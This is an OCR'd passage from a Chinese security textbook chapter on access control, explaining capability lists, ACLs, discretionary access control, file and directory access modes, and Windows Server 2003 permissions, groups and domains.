


图 13.2　访问能力表的例子

可以看出，在访问能力表中，由于它着眼于某一主体的访问权限，以主体为出发点描述控制信息，因此很容易获得一个主体所授权可以访问的客体及其权限，但如果要求获得对某一特定客体有特定权限的所有主体就比较困难。早期很多基于访问能力表的计算机系统被开发出来后在商业上并不成功。在一个安全系统中，正是客体本身需要得到可靠的保护，访问控制服务也应该能够控制可访问某一客体的主体集合，能够授予或取消主体的访问权限，于是出现了以客体为出发点的实现方式——ACL(访问控制表)，现代的操作系统大体上都

采用基于 ACL 的方法。

3. 访问控制表

访问控制表(Access Control List,ACL)是目前采用最多的一种实现方式。它可以对某一特定资源指定任意一个用户的访问权限,还可以将有相同权限的用户分组,并授予组的访问权。图 13.3 是表 13.1 的例子中文件的访问控制表表示。

ACL 的优点在于它的表述直观、易于理解,而且比较容易查处对某一特定资源拥有访问权限的所有用户,有效地实施授权管理。在一些实际应用中,还对 ACL 做了扩展,从而进一步控制用户的合法访问时间,是否需要审计等。




图 13.3　访问控制表 ACL 的例子

尽管 ACL 灵活方便,但将它应用到网络规模较大、需要复杂的企业的内部网络时,就暴露了一些问题。

(1) ACL 需要对每个资源指定可以访问的用户或组以及相应的权限。当网络中资源很多时,需要在 ACL 中设定大量的表项。而且,当用户的职位、职责发生变化时,为反映这些变化,管理员需要对用户对所有资源的访问权限进行修改。另外,在许多组织中,服务器一般是彼此独立的,各自设置自己的 ACL,为了实现整个组织范围内的一致的控制政策,需要各管理部门的密切合作。所有这些,使得访问控制的授权管理变得费力而繁琐,且容易出错。

(2) 单纯使用 ACL,不易实现最小权限原则及复杂的安全策略。

4. 授权关系表

我们已经看到了基于 ACL 和基于访问能力表的方法都有自身的不足与优势,下面来看另一种方法——授权关系表(authorization relations)。它的例子如表 13.2 所示。

表 13.2　授权关系表

主体	访问权限	客体	主体	访问权限	客体
Jack	own	$file_1$	Mary	w	$file_2$
Jack	r	$file_1$	Mary	w	$file_3$
Jack	w	$file_1$	Mary	r	$file_4$
Jack	own	$file_3$	Lily	r	$file_1$
Jack	r	$file_3$	Lily	w	$file_1$
Jack	w	$file_3$	Lily	r	$file_2$
Mary	r	$file_1$	Lily	own	$file_4$
Mary	own	$file_2$	Lily	r	$file_4$
Mary	r	$file_2$	Lily	w	$file_4$

从表 13.2 中可以看出,每一行(或称一个元组)表示了主体和客体的一个权限关系,因此 Jack 访问 $file_1$ 的权限关系需要 3 行。如果这张表按客体进行排序,就可以拥有访问能力

表的优势，如果按主体进行排序的话，那又拥有了访问控制表的好处。这种实现方式也特别适合采用关系数据库。

13.2 自主访问控制

13.2.1 自主访问控制概述

自主访问控制(Discretionary Access Control，DAC)是最常用的一类访问控制机制，是用来决定一个用户是否有权访问一些特定客体的一种访问约束机制。在自主访问控制机制下，文件的拥有者可以按照自己的意愿精确指定系统中的其他用户对其文件的访问权。亦即使用自主访问控制技术，一个用户可以自主地说明自己所拥有的资源允许系统中哪些用户以何种权限进行共享。从这种意义上讲，这是“自主”的一个方面。另外自主也指对其他具有授予某种权力的用户能够自主地(可能是间接的)将访问权或访问权的某个子集授予另外的用户。

需要自主访问控制保护的客体的数量取决于系统环境，几乎所有的系统在自主访问控制机制中都包括对文件、目录、IPC以及设备的访问控制。

为了实现完备的自主访问控制机制，系统要将访问控制矩阵相应的信息以某种形式保存在系统中。访问控制矩阵的每一行表示一个主体，每一列表示一个受保护的客体，矩阵中的元素标识主体可对客体进行的访问模式。目前在操作系统中实现的自主访问控制机制都不是将矩阵整个地保存起来，因为这样做效率很低。实际的方法是基于矩阵的行或列表达访问控制信息。

1. 基于行的自主访问控制机制

基于行的自主访问控制机制在每个主体上都附加一个该主体可访问的客体的明细表，根据表中信息的不同又可分为以下3种形式。

1) 能力表(capabilities list)

能力决定用户是否可以对客体进行访问以及进行何种模式的访问(读、写、执行)，拥有相应能力的主体可以按照给定的模式访问客体。在系统的最高层上，即与用户和文件相联系的位置，对于每个用户，系统有一个能力表。要采用硬件、软件或加密技术对系统的能力表进行保护，防止非法修改。用户可以把自己文件能力的副本传给其他用户，从而使别的用户也可以访问相应的文件；也可以从其他用户那里取回能力，从而恢复对自己文件的访问权限。这种访问控制方法，系统要维护记录每个用户状态的一个表，该表保留成千上万条目。当一个文件被删除以后，系统必须从每个用户的表上清除该文件相应的条目。即使一个简单的“谁能访问该文件?”的问题，也要花费系统大量时间从每个用户的能力表中寻找。因此，目前利用能力表实现的自主访问控制系统不多，并且在这些为数不多的系统中，只有少数系统试图实现完备的自主访问控制机制。

2) 前缀表(prefixes)

对每个主体赋予的前缀表，包括受保护客体名和主体对它的访问权限。当主体要访问某客体时，自主访问控制机制将检查主体的前缀是否具有它所请求的访问权。

作为一般的安全规则，除非主体被授予某种访问模式，否则任何主体对任何客体都不具

有任何访问权力。相对而言用专门的安全管理员控制主体前缀是比较安全的,但这种方法非常受限。在一个频繁更迭对客体的访问权的环境下,这种方法肯定是不适宜的。因为访问权的撤销一般也是比较困难的,除非对每种访问权,系统都能自动校验主体的前缀。而删除一个客体则需要判定在哪个主体前缀中有该客体。另外客体名由于通常是杂乱无章的,所以很难分类。对于一个可访问许多客体的主体,它的前缀量将是非常大的,因而是很难管理的。此外,所有受保护的客体都必须具有唯一的客体名,互相不能重名,而在一个客体很多的系统中,应用这种方法就十分困难。

3) 口令(password)

在基于口令机制的自主访问机制中,每个客体都相应地有一个口令。主体在对客体进行访问前,必须向操作系统提供该客体的口令。如果正确,它就可以访问该客体。

如果对每个客体,每个主体都拥有它自己独有的口令,则类似于能力表系统。不同之处在于,口令不像能力那样是动态的。系统一般允许对每个客体分配一个口令或者对每个客体的每种访问模式分配一个口令。一般来说,一个客体至少需要两个口令:一个用于控制读,一个用于控制写。对于口令的分配,有些系统是只有系统管理员才有权力进行,而另外一些系统则允许客体的拥有者任意地改变客体的口令。

口令机制对于确认用户身份,也许是一种比较有效的方法,但用于客体访问控制,它并不是一种合适的方法。因为如果要撤销某用户对一个客体的访问权,只有通过改变该客体的口令才行,这同时也意味着废除了所有其他可访问该客体的用户的访问权力。当然可以对每个客体使用多个口令来解决这个问题,但每个用户必须记住许多不同的口令,当客体很多时,用户就不得不将这些口令记录下来才不至于混淆或遗忘,这种管理方式很麻烦也不安全。另外,口令是手工分发的,无须系统参与,所以不知道究竟是哪个用户访问了该客体。并且当一个程序运行期间要访问某个客体时,该客体的口令就必须镶嵌在程序中,这就大大增加了口令意外泄露的危险。因为其他用户完全不必知道某客体的口令,只需运行一段镶嵌该客体口令的程序就可以访问到该客体了。这同样给这种机制带来了不安全性。

2. 基于列的自主访问控制机制

基于列的自主访问控制机制,在每个客体都附加一个可访问它的主体的明细表,它有两种形式,即保护位和访问控制表。

(1) 保护位(protection bits)。这种方法对所有主体、主体组以及客体的拥有者指明一个访问模式集合。保护位机制不能完备地表达访问控制矩阵,一般很少使用。

(2) 存取控制表(Access Control List,ACL)。这是国际上流行的一种十分有效的自主访问控制模式,它在每个客体上都附加一个主体明细表,表示访问控制矩阵。表中的每一项都包括主体的身份和主体对该客体的访问权限,其一般结构如图 13.4 所示。




图 13.4 存取控制表 ACL

对于客体 $file_1$,主体 ID1 对它只具有读(r)和运行(x)的权力,主体 ID2 只具有读权力,主体 ID3 只具有运行的权力,而主体 IDn 则对它同时具有读、写和运行的权力。但在实际应用中,当对某客体可访问的主体很多时,访问控制表将会变得很长。而在一个大系统中,

客体和主体都非常多，这时使用这种一般形式的访问控制表将占用很多 CPU 时间。因此访问控制表必须简化，如把用户按其所属或其工作性质进行分类，构成相应的组（group），并设置一个通配符（wild card）"*"，代表任何组名或主体标识，如图 13.5 所示。

文件 ALPHA		
Jones	CRYPTO	rwx
*	CRYPTO	r_x
Green	*	_ _ _
*	*	r_ _

图 13.5　存取控制表的优化

在图 13.5 中，CRYPTO 组中的用户 Jones 对文件 ALPHA 拥有 rwx 访问权限。CRYPTO 同组中的其他用户拥有 rx 权限。Green 如果不在 CRYPTO 同组中，就没有任何权限。其他用户拥有 r 权限。

通过这种简化，访问控制表就大大缩小了，效率提高了，并且也能够满足自主访问控制的需要。

3. 自主访问控制的访问许可

在许多系统中，对访问许可与访问模式不加区分。但是，在自主访问控制机制中，应当对此加以区分，这种区分会把客体的控制与对客体的访问区别开来。由于访问许可允许主体修改客体的存取控制表，因此利用它可以实现对自主访问控制机制的控制。这种控制有 3 种类型。

1）拥有型

其中一种控制方式就是对每个客体设立一个拥有者（通常是该客体的生产者），只有拥有者才是对客体有修改权的唯一主体，拥有者对其拥有的客体具有全部控制权。但是，拥有者无权将其对客体的控制权分配给其他主体。因此，客体拥有者在任何时候都可以改变其所属客体的访问控制表，并可以对其他主体授予或者撤销其对客体的任何一种访问模式。系统管理员应能够对系统进行某种设置，使得每个主体都有一个"主目录"（home directory）。对主目录下的子目录及文件的访问许可权应授予该主目录的主人，使其能够修改主目录下客体的访问控制表，但不允许使拥有者具有分配这种访问许可权的权力。可以把拥有型控制看成是二级的树状控制。在 UNIX 系统中，利用超级用户来实施特权控制，就是拥有型的一个典型例子。

2）等级型

可以将对客体访问控制表的修改能力划分成等级，例如可以将控制关系组成一个树状结构，如图 13.6 所示。系统管理员的等级设为等级树的根，根一级具有修改所有客体访问控制表的能力，并且具有向任意一个主体分配这种修改权的能力。系统管理员可以按部门将工作人员分成多个子集，并对部门领导授予相应访问控制表的修改权和对修改权的分配权。部门领导又可将自己部门的人员分成若干个组，并且对组级领导授予相应的对访问控制表的修改权。在树中的最低级的主体不再具有访问许可，也就是说，它们对相应客体的访问控制不具有修改权。有访问许可的主体即有能力修改客体的访问控制表的主体，可以对

自己授予任何访问模式的访问权。




图 13.6　等级型访问控制示意图

这种结构的优点是：通过选择可信任的人担任各级领导，使得能力以可信方式对客体施加控制，并且这种控制和人员的组织体系相近似。缺点是：对于一个客体而言，可能会同时有多个主体有能力修改它的访问控制表。

3）自由型

自由型方式的特点是：一个客体的生产者可以对任何一个主体分配对它拥有的客体的访问控制权，即对客体的访问控制表有修改权，并且还可以使其对其他主体也具有分配这种权力的能力。在这种系统中，不存在"拥有者"概念。例如，一旦一个主体 A 将修改其客体访问控制表的权力与分配这种权力的能力授予了主体 B，那么主体 B 就可以将这种能力分配给其他主体，而不必征求客体生产者的同意。这样，一旦访问许可权被分配出去，就很难控制客体了。虽然可以从客体的访问控制表中查出所有能修改者的名字，但是没有任何主体能对该客体的安全负责。

4. DAC 的优点与不足

自主访问控制是一种允许主体对访问控制施加特定限制的访问控制类型。它允许主体针对访问资源的用户设置访问控制权限，用户对资源的每次访问都会检查用户对资源的访问权限，只有通过验证的用户才能访问资源。

自主访问控制是基于用户的，所以其具有很高的灵活性，这使得这种策略适合于各类操作系统和应用程序，特别是在商业和工业领域。例如，在很多应用环境中，用户需要在没有系统管理员接入的情况下拥有设定其他用户访问其所控制信息资源的能力，因此控制就具有很大的任意性。在这种环境下，用户对信息的访问控制是动态的，这时采用自主访问控制是比较合适的。

DAC 的优点主要体现在其自主性为用户提供了极大的灵活性，从而使其适合于许多系统和应用。但也正由于这种自主性，在 DAC 中，信息总是可以从一个实体流向另一个实体，即使对于高度机密的信息也是如此，因此如果自主访问控制不加以控制就会产生严重的安全隐患。

例如，用户 A 可以将其对客体 O 的访问权限传递给用户 B，从而使不具备对 O 访问权限的 B 也可以访问 O，这样的结果是易于产生安全漏洞，因此自主访问控制的安全级别较低。此外，由于同一用户对不同的客体有不同的访问权限，不同的用户对同一客体有不同的访问权限，因此用户、权限和客体间的授权管理也是相当复杂的。

此外，这种策略也存在不能保证信息传输的安全性等隐患，因为入侵者有很多方法绕过验证来获得资源。例如，一个用户能读取某些数据，然后他就可以把这些数据转发给其他原本没有这一权限的人。这是因为，自主访问控制策略本身没有对已经具有权限的用户如何

使用和传播信息强加任何限制。但在强制策略系统中，高安全等级数据传播到低安全等级是受限制的。在自主访问控制策略环境中，为了保证安全，默认参考设置是拒绝访问，以提高信息的安全性。

13.2.2 自主访问控制访问模式

自主访问控制包括身份型（identity-based）访问控制和用户指定型（user-directed）访问控制，通常又可以分为目录式访问控制、访问控制表、访问控制矩阵和面向过程的访问控制等方式。

在实现自主访问控制的各种各样的系统中，访问模式的应用是很广泛的。这里只介绍最常用的模式。

1. 文件

对文件设置的访问模式有以下几种。

1）读拷贝（read-copy）

该模式允许主体对客体进行读与拷贝的访问操作。在大多数系统中，把 read 模式作为 read-copy 模式来设置。从概念上讲，作为仅允许显示客体的 read 模式是有价值的。

2）写删除（write-delete）

该访问模式允许主体用任何方法，包括扩展（expand）、收缩（shrink）和删除（delete）修改一个客体。在不同的系统中有不同的写模式，实现主体对客体的修改。例如写附加（write-append）、删除（delete）、写修改（write-modify）等。系统可以根据客体的特性采用不同的模式；可以将几种模式映射为一种模式；也可以映射为自主访问控制支持的最小的模式集合；还可以将所有的可能的写模式都作描述，而只将一个模式子集应用到一种特殊类型的客体。

3）执行（execute）

该模式允许主体将客体作为一种可执行文件来执行。在许多系统中，执行模式需要读模式。例如在有的系统中，要求在实现动态链接过程中引进连接段（linkage section），而在连接段中常涉及常数和寻找入口点的操作，这些操作被认为是对客体文件的读操作。因此，此时需要执行某个段时，还需要有读访问模式。

4）Null（无效）

这种模式表示主体对客体不具有任何访问权。在存取控制表中用这种模式可以排斥某个特定的主体。假如一个客体是文件的话，对它的访问模式的最小集是应用于许多系统中常用的访问模式的集合，这包括读拷贝（read-copy）、写删除（write-delete）、执行（execute）和无效（null）。这些模式为文件的访问提供了一个最小但不是充分的组合。在许多情况下，只用最小的模式集合是不够的。大部分操作系统是将自主访问控制应用于客体，而不单单只是用于文件，文件是一种特殊的客体。大多数情况下，除文件以外的客体也被构造成文件。因此，通常根据客体的特殊结构对它们都有某种扩充的访问模式。一般都用类似数据抽象的方式来实现它们，也就是操作系统将“扩充的”访问模式映射为基本访问模式。

2. 目录

如果文件系统中的文件目录是树型结构，那么树中的目录也代表一类文件。因此，对它也可以设置访问模式。通常用以下 3 级方式来控制对目录和与目录相应的文件的访问操

作：对目录而不对文件实施访问控制、对文件而不对目录实施访问控制、对目录及文件都实施访问控制。

(1) 如果仅对目录设置控制，那么一旦授予某个主体对一个目录的访问权，它就可以访问该目录下的所有文件。当然，如果在该目录下的客体是另一个目录，那么如果主体还想访问该子目录，它就必须获得该子目录的访问权。另外，仅对目录设置访问控制模式的方法，需要按访问类型对文件进行分组，这样要求会造成限制过多，在文件分类时还会带来新的问题。

(2) 如果仅对文件设置访问模式，这种控制可能会更加细致些。仅对某个文件设置的模式与同一目录下的其他文件没有任何关系。但是，这样也有一些问题，例如如果不对目录设置限制，那么主体可以设法浏览存储结构而看到其他文件的名字。而且在这种情况下，文件的放置没有受任何控制，结果使文件目录的树结构失去了意义。

(3) 通常最好是对文件、目录都施以访问控制。但是，设计者要能够决定是否允许主体在访问文件时对整个路径都可以访问，同时要考虑只允许访问文件本身是否是充分的。如果一个系统允许主体访问客体但又不允许有对该客体的父目录的访问权，那么实现起来通常会比较复杂。

在 UNIX 系统中，对某目录不具备任何访问权意味着对该目录控制下的所有子客体(文件和子目录)都无权访问。对目录的访问模式的最小集合包括读(read)与写-扩展(write-expand)。读(read)模式允许主体看到目录的实体，包括目录名、存取控制表和与该目录下的文件、子目录等相应的信息。read 访问模式意味着有权访问该目录下的子客体(子目录与文件)。至于哪个主体能对它们进行访问还要视该主体的存取控制权限。写-扩展(write-expand)模式允许主体在该目录下增加一个新的客体，即允许用户在该目录下生成与删除文件或者生成与删除子目录。由于目录访问模式是对文件访问控制的扩展，因此它取决于目录的结构、取决于系统。有的系统为目录设置了 3 种访问模式：读状态(read status)、修改(modify)、附加(append)。读状态(read status)模式允许主体看到目录结构及其子客体的属性，修改(modify)模式允许主体修改(包括删除)这些属性，而附加(append)模式允许主体生成新的子客体。操作系统在决定系统的自主访问控制中应该包括什么样的客体以及应该为每种客体设置什么样的访问模式时，要在用户的友善性与自主访问控制机制的复杂性之间做适当的折中。

13.2.3 自主访问控制实例

下面以 Windows Server 2003 为例对自主访问控制进行实例分析。

Windows Server 2003 的访问控制策略是基于自主访问控制的，根据对用户进行授权，来决定用户可以访问哪些资源和对这些资源的访问能力，以保证资源的合法、受控的使用。

基本来说，Windows Server 2003 的访问控制策略是完善的、方便的、先进的。可以保证没有特定权限的用户不能访问任何资源，而同时这些安全性的运行又是透明的。既可防止未授权用户的闯入，也可防止授权用户做他不该做的事情，从而保证了整个网络系统高效、安全的正常运行。

Windows Server 2003 提供了网络环境下的一个成功的安全保密系统，从最初开发到目前的广泛使用，其安全系统已日趋成熟、完备，但同时也使得系统的管理人员在构造网络

环境、进行权限分配时，感到复杂、难以掌握，很难设置完善，这也使攻击者找到漏洞成为可能。

Windows Server 2003 的网络安全性依赖于给用户或组授权的 3 种能力：权力（在系统上完成特定动作的授权，一般由系统指定给内置组，但也可以由管理员将其扩大到组和用户上）、共享（用户可以通过网络使用的文件夹）、权限（可以授予用户或组的文件系统能力）。

为了简化授权，还有用户组的概念，同一用户组的用户的权限设置相同。另外为大型或复杂系统提供了更为灵活和简便的管理方法，还涉及域间委托的问题。下面就分别加以讨论。

1. 权力

权力适用于对整个系统范围内的对象和任务的操作，通常是用来授权用户执行某些系统任务。当用户登录到一个具有某种权力的账号时，该用户就可以执行与该权力相关的任务。

表 13.3 列出了用户的特定权力。

表 13.3 用户的特定权力

权　　力	允许的用户动作
Access this computer from network	可使用户通过网络访问该计算机
Add workstation to a domain	允许用户将工作站添加到域中
Backup files and directories	授权用户对计算机的目录和文件进行备份
Change the system time	用户可以设置计算机的系统时钟
Load and unload device drive	允许用户在网络中安装和删除设备的驱动程序
Restore files and directories	允许用户恢复以前备份的文件和目录
Shutdown the system	允许用户关闭系统

以上这些权力一般已经由系统授给内置组，需要时也可以由管理员将其扩大到组和用户上。

2. 共享权限

共享只适用于文件夹（目录）。如果文件夹不是共享的，那么在网络上就不会有用户看到它，也就更不能访问。网络上的绝大多数服务器主要用于存放可被网络用户访问的文件和目录，要使网络用户可以访问在 Windows Server 2003 服务器上的文件和目录，必须首先对它建立共享。共享权限建立了通过网络对共享目录访问的最高级别。

表 13.4 列出了从最大限制到最小限制的共享权限及相应级别允许的用户动作。

表 13.4 共享权限及相应级别允许的用户动作

共享权限级别	允许的用户动作
No access（不能访问）	禁止对目录和其中的文件及子目录进行访问
Read（读）	允许查看文件名和子目录名，改变共享目录的子目录，还允许查看文件的数据和运行应用程序
Change（更改）	具有“读”权限中允许的操作，另外允许往目录中添加文件和子目录，更改文件数据，删除文件和子目录
Full control（完全控制）	具有“更改”权限中允许的操作，另外还允许更改权限（只适用于 NTFS 卷）和获取所有权（只适用于 NTFS 卷）

3. 权限

权限适用于对特定对象如目录和文件(只适用于 NTFS 卷)的操作,指定允许哪些用户可以使用这些对象,以及如何使用(如把某个目录的访问权限授予指定的用户)。权限分为目录权限和文件权限,每一个权限级别都确定了一个执行特定的任务组合的能力,这些任务是 Read(R)、Execute(X)、Write(W)、Delete(D)、Set Permission(P)和 Take Ownership(O)。表 13.5 和表 13.6 显示了这些任务是如何与各种权限级别相关联的。

表 13.5 目录权限

权限级别	RXWDPO	允许的用户动作
No access		用户不能访问该目录
List	RX	可以查看目录中的子目录和文件名,也可以进入其子目录
Read	RX	具有 List 权限,用户可以读取目录中的文件和运行目录中的应用程序
Add	XW	用户可以添加文件和子目录
Add and Read	RXW	具有 Read 和 Add 的权限
Change	RXWD	有 Add 和 Read 的权限,另外还可以更改文件的内容,删除文件和子目录
Full control	RXWDPO	有 Change 的权限,另外用户可以更改权限和获取目录的所有权

表 13.6 文件权限

权限级别	RXWDPO	允许的用户动作
No access		用户不能访问该目录
Read	RX	用户可以读取该文件,如果是应用程序可以允许该文件
Change	RXWD	有 Read 的权限,还可用修改和删除文件
Full control	RXWDPO	包含 Change 的权限,还可以更改权限和获取文件的所有权

4. 用户组

用户组是指具有相同用户权力的一组用户。以组的形式组织用户只需通过一次操作就能更改整个组的权力和权限,从而可以更快速方便地为多个用户授权对网络资源的访问,简化网络的管理维护工作。

Windows Server 2003 支持两种类型的组。

(1) 全局组:包含来自全局组创建时所在域的用户账号,运用域之间的委托关系可以给全局组授予在其他委托域中的资源的权力和权限。

(2) 局部组:可以包含该组所在域和其他受托域中的用户账号,也可以包含该组所在域和其他受托域中的全局组。只能给局部组授予该组所在域中的权力和权限。

5. 域和委托

域是 Windows Server 2003 网络安全系统的基本组成单元;委托是复杂的 Windows Server 2003 网络中域之间的基本关系。在 Windows Server 2003 中通过域的委托关系为大型或复杂系统提供了更为灵活和简便的管理方法。

域指的是一组共享数据库并具有共同安全策略的计算机(即任意一组 Windows Server

2003 服务器和工作站)。在一个域中至少有一个服务器设计为主域控制器(称为 PDC),可以(在大多数情况下应该)带有一个或多个备份域控制器(称为 BDC),在 PDC 中维护着一个域内适用于所有服务器的中心账号数据库。用户账号数据库只能在 PDC 中更改,然后再自动送到 BDC 中,在 BDC 中保留着用户账号数据库的只读备份。如果 PDC 出现了重大错误而不能运行,就可以把 BDC 变成 PDC,使得网络继续正常工作。

